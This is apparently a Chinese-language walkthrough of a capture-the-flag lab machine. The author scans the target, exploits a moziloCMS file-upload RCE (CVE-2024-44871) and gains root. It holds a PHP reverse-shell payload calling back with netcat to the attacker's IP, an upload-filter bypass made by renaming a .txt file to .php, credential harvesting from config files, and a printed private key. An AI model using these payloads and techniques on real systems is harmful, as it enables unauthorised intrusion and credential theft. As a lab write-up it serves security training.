Lzh

配置：

靶机用VirtualBox制作，VMware导入可能网卡不兼容
用户:todd 密码:qq660930334
1. 启动虚拟机时按`e`键进入GRUB编辑模式
2. 修改启动参数：将`ro`改为`rw single init=/bin/bash`
3. 按Ctrl+X启动进入单用户模式

```
vim /etc/network/interfaces
allow-hotplug ens33
iface ens33 inet dhcp

ip link set ens33 up
dhclient ens33
reboot -f
```

端口扫描

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p- -min-rate 10000 -n -Pn -sCV 192.168.44.149
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-14 02:37 EST
Nmap scan report for 192.168.44.149
Host is up (0.00023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp open  http    Apache httpd 2.4.62 ((Debian))
|_http-title: VisionX | \xE6\x9C\xAA\xE6\x9D\xA5\xE7\xA7\x91\xE6\x8A\x80\xE8\xA7\xA3\
xE5\x86\xB3\xE6\x96\xB9\xE6\xA1\x88
|_http-server-header: Apache/2.4.62 (Debian)
MAC Address: 00:0C:29:5A:E5:77 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/
submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.74 seconds
```

依旧是22,80端口

目录扫描


```
 _|. _ _  _  _  _ _|_    v0.4.3
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25
Wordlist size: 11460

Output File: /home/kali/reports/http_192.168.44.149/_25-12-14_02-38-01.txt

Target: http://192.168.44.149/

[02:38:01] Starting:
[02:38:03] 403 -  279B  - /.ht_wsr.txt
[02:38:03] 403 -  279B  - /.htaccess.bak1
[02:38:03] 403 -  279B  - /.htaccess.orig
[02:38:03] 403 -  279B  - /.htaccess.save
[02:38:03] 403 -  279B  - /.htaccess.sample
[02:38:03] 403 -  279B  - /.htaccess_orig
[02:38:03] 403 -  279B  - /.htaccess_sc
[02:38:03] 403 -  279B  - /.htaccess_extra
[02:38:03] 403 -  279B  - /.htaccessOLD
[02:38:03] 403 -  279B  - /.htaccessOLD2
[02:38:03] 403 -  279B  - /.htaccessBAK
[02:38:03] 403 -  279B  - /.htm
[02:38:03] 403 -  279B  - /.html
[02:38:03] 403 -  279B  - /.htpasswd_test
[02:38:03] 403 -  279B  - /.httr-oauth
[02:38:03] 403 -  279B  - /.htpasswds
[02:38:04] 403 -  279B  - /.php
[02:38:13] 200 -    3MB - /backup.zip
[02:38:34] 403 -  279B  - /server-status
[02:38:34] 403 -  279B  - /server-status/
```

给了个cms的源码,应该是有部署了这一套的cms，尝试访问/mozilo/

名称	修改日期	类型	大小
admin	2024/7/9 19:31	文件夹	
cms	2024/7/9 19:31	文件夹	
docu	2024/7/9 19:31	文件夹	
galerien	2024/7/9 19:31	文件夹	
kategorien	2024/7/9 19:31	文件夹	
layouts	2024/7/9 19:31	文件夹	
plugins	2024/7/9 19:31	文件夹	
gpl.txt	2024/7/9 19:31	文本文档	18 KB
index.php	2024/7/9 19:31	JetBrains PhpSto...	20 KB
install.php	2024/7/9 19:31	JetBrains PhpSto...	42 KB
lgpl.txt	2024/7/9 19:31	文本文档	8 KB
liesmich.txt	2024/7/9 19:31	文本文档	1 KB
README.md	2024/7/9 19:31	Markdown File	3 KB

立足点

如果是cms，那应该就是打的nday了【之前打的awd倒是很多这种】
版本也给了，直接搜发现有个rce的洞





```
# Exploit Title: MoziloCMS 3.0 - Remote Code Execution (RCE)
# Date: 10/09/2024
# Exploit Author: Secfortress (https://github.com/sec-fortress)
# Vendor Homepage: https://mozilo.de/
# Software Link:
https://github.com/moziloDasEinsteigerCMS/mozilo3.0/archive/refs/tags/3.0.1.zip
# Version: 3.0
# Tested on: Debian
# Reference: https://vulners.com/cve/CVE-2024-44871
# CVE : CVE-2024-44871
```

看了利用方式那就是后台直接upload文件上传，然后
在/kategorien/Willkommen/dateien/反弹shell就好了
漏洞点是在后台的，对于常规cms的密码设置可能会出现在安装文件或者配置文件当中，可以尝试去翻阅一下


```
// pw-komplexität check
if(strlen($_POST['password1']) < 8
    or !preg_match( pattern: "/[0-9]/", $_POST['password1'])
    or !preg_match( pattern: "/[a-z]/", $_POST['password1'])
    or !preg_match( pattern: "/[A-Z]/", $_POST['password1'])
  ) {
   // pw nicht komplex genug
   $form_errmsg .= '<p>'.getLanguageValue( index: "pw_error_newpwerror").'</p>';
}
```

虽然没有直接找到默认的账号密码，但是找到了账号密码的设置条件【至少8位字符，有数字，有小写字母，有大写字母】，可以对于爆破的字典进行正则匹配一下，更精准一点
^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)[a-zA-Z\d]{8,}$
admin/Admin123




nday获得webshell

进来找到上传文件的地方，正常的文件上传流程尝试一下




```
<?php
exec("busybox nc 192.168.44.128 4444 -e bash");
?>
```

直接上传php文件显示`Filetype not allowed`，但是发现上传之后可以重命名文件，那么就先上传`txt`再修改成`php`就好了，然后来到反弹`shell`就好了



Index of /mozilo/kategorien/Willkommen/dateien

Name	Last modified	Size	Description
Parent Directory		-	
mozilo.webp	2024-07-09 07:31	10K	
shell.php	2025-12-14 03:26	58	
text.txt	2024-07-09 07:31	501	

Apache/2.4.62 (Debian) Server at 192.168.44.149 Port 80

```
┌──(root㉿kali)-[/home/kali]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.44.128] from (UNKNOWN) [192.168.44.149] 37034
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

权限提升

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

拿到webshell之后想要获得用户权限--去home下发现用户welcome，对于cms来说数据库和配置文件可能会存有账号密码，那就翻翻翻加grep好了

```
cd /var/www/html/mozilo/
www-data@Lzh:/var/www/html/mozilo$ ls
ls
README.md     cms        gpl.txt     layouts       plugins      sitemap_addon.xml
SECURITY.md   docu       index.php   lgpl.txt      robots.txt   tmp
admin         galerien   kategorien  liesmich.txt  sitemap.xml
www-data@Lzh:/var/www/html/mozilo$ cd admin
cd admin
www-data@Lzh:/var/www/html/mozilo/admin$ ls
ls
ace_editor           css               filesystem.php  login.php
admin.php            default_conf.php  gallery.php     pclzip.lib.php
admin_template.php   editsite.css      gfx             plugins.php
catpage.php          editsite.php      home.php        sessionClass.php
conf                 favicon.ico       index.php       sprachen
config.php           files.php         jquery          template.php
www-data@Lzh:/var/www/html/mozilo/admin$ cat config.php
```

```
            $languagefile = new Properties(BASE_DIR_CMS."sprachen/".$file);
            $conf_inhalt .= $currentlanguagecode." (".getLanguageValue("config_input_
translator")." ".$languagefile->get("_translator_0").")";
            $conf_inhalt .= "</option>";
        }
        $conf_inhalt .= "</select></div>";
        $template[$titel][] = array(getLanguageValue("config_text_cmslanguage"),$conf
_inhalt);
    }

    // Zeile "STANDARD-KATEGORIE"
    // welcome:3e73d572ba005bb3c02107b2e2fc16f8
    if(ROOT or in_array("defaultcat",$show)) {
        $tmp_array = getDirAsArray(CONTENT_DIR_REL,"dir","natcasesort");
        if(count($tmp_array) <= 0) {
            $error[$titel][] = getLanguageValue("config_error_defaultcat_emty");
        } elseif(!in_array($CMS_CONF->get('defaultcat'),$tmp_array)) {
            $error[$titel][] = getLanguageValue("config_error_defaultcat_existed")."<
br>".$specialchars->rebuildSpecialChars($CMS_CONF->get('defaultcat'),true,true);
        } else
            $error[$titel][] = false;
        $conf_inhalt = '<div class="mo-select-div flex"><select name="defaultcat" cla
ss="mo-select flex-100">';
        foreach($tmp_array as $element) {
            if (count(getDirAsArray(CONTENT_DIR_REL.$element,array(EXT_PAGE,EXT_HIDDE
N),"none")) == 0) {
                continue;
            }
            $selected = NULL;
            if ($element == $CMS_CONF->get("defaultcat")) {
```

```
su welcome
3e73d572ba005bb3c02107b2e2fc16f8
```

权限再提升

```
welcome@Lzh:/var/www/html/mozilo/admin$ cd /home
cd /home
welcome@Lzh:/home$ ls
ls
welcome
welcome@Lzh:/home$ cd welcome
cd welcome
welcome@Lzh:~$ ls
ls
id_rsa  user.txt
welcome@Lzh:~$ cat user.txt
cat user.txt
flag{user-9bd9f512a064d385d8b5594fea0f2fc4}
welcome@Lzh:~$
```

发现本地有一个id_rsa私钥文件，直接连上去显示格式错误

```
welcome@Lzh:~$ ssh -i id_rsa root@localhost
ssh -i id_rsa root@localhost
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:IV6iZTL6D//1Ojh0d8XoSMepPgjyUfV/FpQmf3q35Hg.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Load key "id_rsa": invalid format
root@localhost's password:
```

```
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
???lbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAz92ounxpyRHT2ksgtHcLeZh4TIwyRSvv2w+UxyB42bnAskjq1xpT
iKlqhJoCPU6tb1w8NXMQvkMQ3bwDSqD2NWxLaNzs+ls2bqZro9uaVJAYs04+RLMQG/vm0l
FepDXBp6QT6MAF3iOPhJTKrowizK3I3ovNmjJoc5z0Gn43xA/NDqpCCYPKRUsZBgCpDzhV
+N2hpLlaqaXetEGSbeutiKOgda8YDkKiNiotF1H4hGnTSBud/2BkIKR231VqZOORXDlyAO
hS0ZATD2ACUzCtjdBj5MKoh23kqDo9GgUz88213YUGoqKyMqUAeH+GTWkox3QWz1q4fli1
/PHn0lHskKb/w/1zQCDc5LamgciwqNhJD3YJ+G3TMndzKy48f749jXUPa22c9/7m+TvX54
vE2n1zTzdDaVTndTW8HLW0f6JNz8/tIhSpTtknaERJKU6XwH5Pem5Km6hEmVmseIhaH0Rn
zeom7H1ySa5tW6XA8ltUJA6mjAROouC/PQ6c6HmlAAAFgIC59++AuffvAAAAB3NzaC1yc2
EAAAGBAM/dqLp8ackR09pLILR3C3mYeEyMMkUr79sPlMcgeNm5wLJI6tcaU4ipaoSaBj1O
rW9cPDVzEL5DEN28A0qg9jVsS2jc7PpbNm6ma6PbmlSQGLNOPkSzEBv75tJRXqQ1waekBe
jABd4jj4SUyq6MIsytyN6LzZoyaHOc9Bp+N8QPzQ6qQgmDykVLGQYAqQ84VfjdoaS5Wqml
3rRBkm3rrYijoHWvGA5CojYqLRdR+IRp00gbnf9gZCCkdt9VamTjkVw5cgDoUtGQEw9gAl
MwpY3QY+TCqIdt5Kg6PRoFM/PNtd2FBqKisjKlAHh/hk1pKMd0Fs9auH5Ytfzx59JR7JCm
/8P9dkAg3OS2poHIsKjYSQ92Cfht0zJ3cysuPH++PY11D2ttnPf+5vk71+eLxNp9c083Q2
lU53U1vBy1tH+iTc/P7SIUqU7ZJ2hESSlOl8B+T3puSpuoRJlZrHiIWh9EZ83qJux9ckmu
bVulwPJbVCQOpowETqLgvz0OnOh5pQAAAAMBAAEAAAGACuN4mDQ2MmMtrsyqrOljf34eJx
xc8cSobtg1Ge04h2c0keJB8vydDZaaTtHmq8V4TlINkVsysFTBCGx1263s18WRea/A9ihb
BJbRIqc5QV6+/H2Hw3+Bw4WBhNjgVUe/mjF8YcHVTNqeBPrqVxReKkycLhQys/YaBJxfKR
gdgba2LiN7DBaMPO7/I5JbSMHRtxSdCAzxk9ttfBHHQtzKnVK88A04/F4/MwkojYUsuHr2
p1tS/nKlLBSRaYeG6DwHZAmmk5u6qhYaKhg63FvS9d7vPKD22+mbfXg3mQcvWh/aH72XWS
p0MgUJNjG+MVehuakjMKNczPcnhUkkXX94koOX5RF44LQnwjOyu0Y0FOhSNoJtidn1PQp7
fZjp0dyoAObw0153lvyj58/CnaeVhPIBVU8I56yLX7GG+8DGUtOPrwzGFl3T9S3Ul+EJdd
e5TYlfGY9vhsV1LmRA+KzOe5k86sILChAh8BDfIYQ9Y9VxRkISnMi7LeBBEahXUJVNAAAA
wGImXIgoNJu7uSg9UoaWX9DXYhX4gn+K4VCS6/xTmpZGePowSOwh0CWmvPdS135VHexeUw
wQLEw/ml1W2iPlyk38lWIUzR8MXGgBPJtF7oHz6IF9KKqgXbD+a4rE9ctfxHLvfDk9u7RL
dg/KUEc1oOlHJInsCF4JqECVuCN06DGSPG7Vfqjv+bj/V8oTFCg2bK7NKXqQOdeyjNbp94
5n+vJ1wHA0r5EVT+lCVXqaTI6xyZKOUSpjMbVoNe0Qj00TQQAAAMEA+NbbsLaqnPzV82kj
y5rJbrtn1LaOL1VMBvQc3n0XWaCcY+0MHKQx50ZZaAngMc7aTvW7vDHGG8522O8VggH7Rq
agIevBAzaRLODonvAByRZyRW+uKp+sUfzI3c1IWrVfe77C50I8YPu3eiXhSQhNM9CeqhiX
p56co2rGtlSD1jwiWLxKN7S+s6w/J+ZpTx8/KZLOqnliOvJRf+5orMXLKzXwZ/E67dTpOK
NximlD6Rt/Ns/qpmU0RuQVScu5ObBDAAAAwQDV2PWFMNECVQdBOFhog1e1DP9gWDPuUg9X
GSer2c/+1LcSjwYGflzDfD1hhVq1+fmpkjPeGWdJacW1E1Peh7dGQrXvq2bG3i5PjTCTzo
PWtEIbx911/7wEhHgJMPlOiOouuWBnSfRHpwZMxpaw18shYPjJx+3/Mvhmyq81VJT9E1vQ
00WeGHQwG7LOYE9YC8PgeHfedTygeDV6Zw/TYfphBky+kJzxOQ19HAur/38xdIt/TW8ZpV
```

cat一下文件发现前三位没有了导致格式错误，联想到图片之类的文件的文件头缺少会导致不可用，是不是id_rsa私钥文件也有相应的文件头

-----BEGIN OPENSSH PRIVATE KEY-----OpenSSH 格式 前三个字符是b3B版本标识符 "openssh-key-v1" 开头的编码结果

那就新建一个rsa文件【因为没有权限直接改id_rsa文件】把前三个字符改成rsa连接一下试试

```
welcome@Lzh:~$ cp id_rsa /tmp/id_rsa
welcome@Lzh:~$ vi /tmp/id_rsa
welcome@Lzh:~$ chmod +600
chmod: missing operand after ‘+600’
Try 'chmod --help' for more information.
welcome@Lzh:~$ chmod +600 /tmp/id_rsa
welcome@Lzh:~$ ssh root@localhost -i /tmp/id_rsa
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0777 for '/tmp/id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "/tmp/id_rsa": bad permissions
root@localhost's password:

welcome@Lzh:~$ chmod 600 /tmp/id_rsa
welcome@Lzh:~$ ssh root@localhost -i /tmp/id_rsa
Linux Lzh 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 12 23:17:27 2025 from 192.168.3.94
root@Lzh:~# ls
root.txt
root@Lzh:~# cat root.txt
flag{root-b32e83d3432bcfe475fd6b6f58f1f559}
root@Lzh:~#
```

一开始直接给777权限会显示权限设置过于宽松，存在安全风险，因此SSH客户端拒绝使用，改成600就好了

总结

常规的cms打nday获得webshell再

配置文件存在默认账号密码获得用户权限再

正确修改ssh私钥格式连接获得root权限